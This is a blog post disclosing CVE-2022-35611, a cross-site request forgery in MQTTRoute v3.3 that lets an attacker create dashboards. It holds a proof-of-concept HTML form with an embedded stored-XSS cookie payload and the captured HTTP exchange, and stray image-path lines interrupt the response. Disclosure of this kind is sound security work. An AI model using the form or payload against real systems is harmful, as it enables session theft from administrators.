CVE Disclosures

Author: Bhaskar Tejaswi (https://users.encs.concordia.ca/~b_tejasw/)

CVE-ID: CVE-2022-35611

October 12, 2022

A Cross-Site Request Forgery (CSRF) in MQTTRoute v3.3 and below allows attackers to create and remove dashboards.

The HTTP requests issued by the application do not have anti-csrf tokens. As a result, an attacker can craft a malicious form, which when submitted by an unsuspecting user in a valid session, would make the server assume that the request has been sent willingly by the user.

Sample PoC form to create a dashboard:

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost:8080/bwiot/api/v1/dashboard/" method="POST">
      <input type="hidden" name="name" value="SC&lt;img&#32;src&#61;&#35;&#32;onerror&#61;alert&#
40;document&#46;cookie&#41;&gt;" />
      <input type="hidden" name="desc" value="ADV" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

An attacker can use CSRF to inject JavaScript as the dashboard name, granting the attacker access to the victim user's cookie, since the cookie is not marked as HTTPONLY.

Upon submitting the above form, the following request is sent to the server. Note that the origin of the request is not http://localhost:8080, which proves that it is a CSRF request.

HTTP Request:

```
POST /bwiot/api/v1/dashboard/ HTTP/1.1
Host: localhost:8080
```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 72

Origin: http://burp

DNT: 1

Connection: close

Cookie: admin=177a54415aa44802851dcc4c04138c02

Upgrade-Insecure-Requests: 1

name=SC%3Cimg+src%3D%23+onerror%3Dalert%28document.cookie%29%3E&desc=ADV

HTTP Response:

HTTP/1.1 200 OK

Date: Fri, 01 Jul 2022 07:58:44 GMT


Server: TornadoServer/3.1

Content-Length: 135

Content-Type: application/json; charset=UTF-8

{"id": 6, "status": "Success", "description": "ADV", "name": "SC<img src=# onerror=alert(document.cookie)>", "time": 1656662324989.478}

The XSS popup happens as expected, when the admin user visits the dashboard page.



References:

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

---

Popular posts from this blog

CVE-ID: CVE-2022-35137

September 28, 2022

DGIOT Lightweight industrial IoT v4.5.4 was discovered to contain multiple cross-site scripting (XSS) vulnerabilities. The platform does not output encode JS payloads such as <script>alert(document.cookie)</ ...

READ MORE

CVE-ID: CVE-2022-35135, CVE-2022-35136


October 12, 2022

CVE-2022-35136: Boodskap IoT Platform v4.4.9-02 allows attackers to make unauthenticated API requests. CVE-2022-35135: Boodskap IoT Platform v4.4.9-02 allows attackers to escalate privileges via a crafted request sent to /api/user/upsert/<uuid>. The platform su ...

READ MORE

CVE-ID: CVE-2022-31861

September 11, 2022



Cross site Scripting (XSS) in ThingsBoard IoT Platform through 3.3.4.1 via a crafted value being sent to the audit logs. Patch details: https://github.com/thingsboard/thingsboard/pull/7385 Audit l ...

READ MORE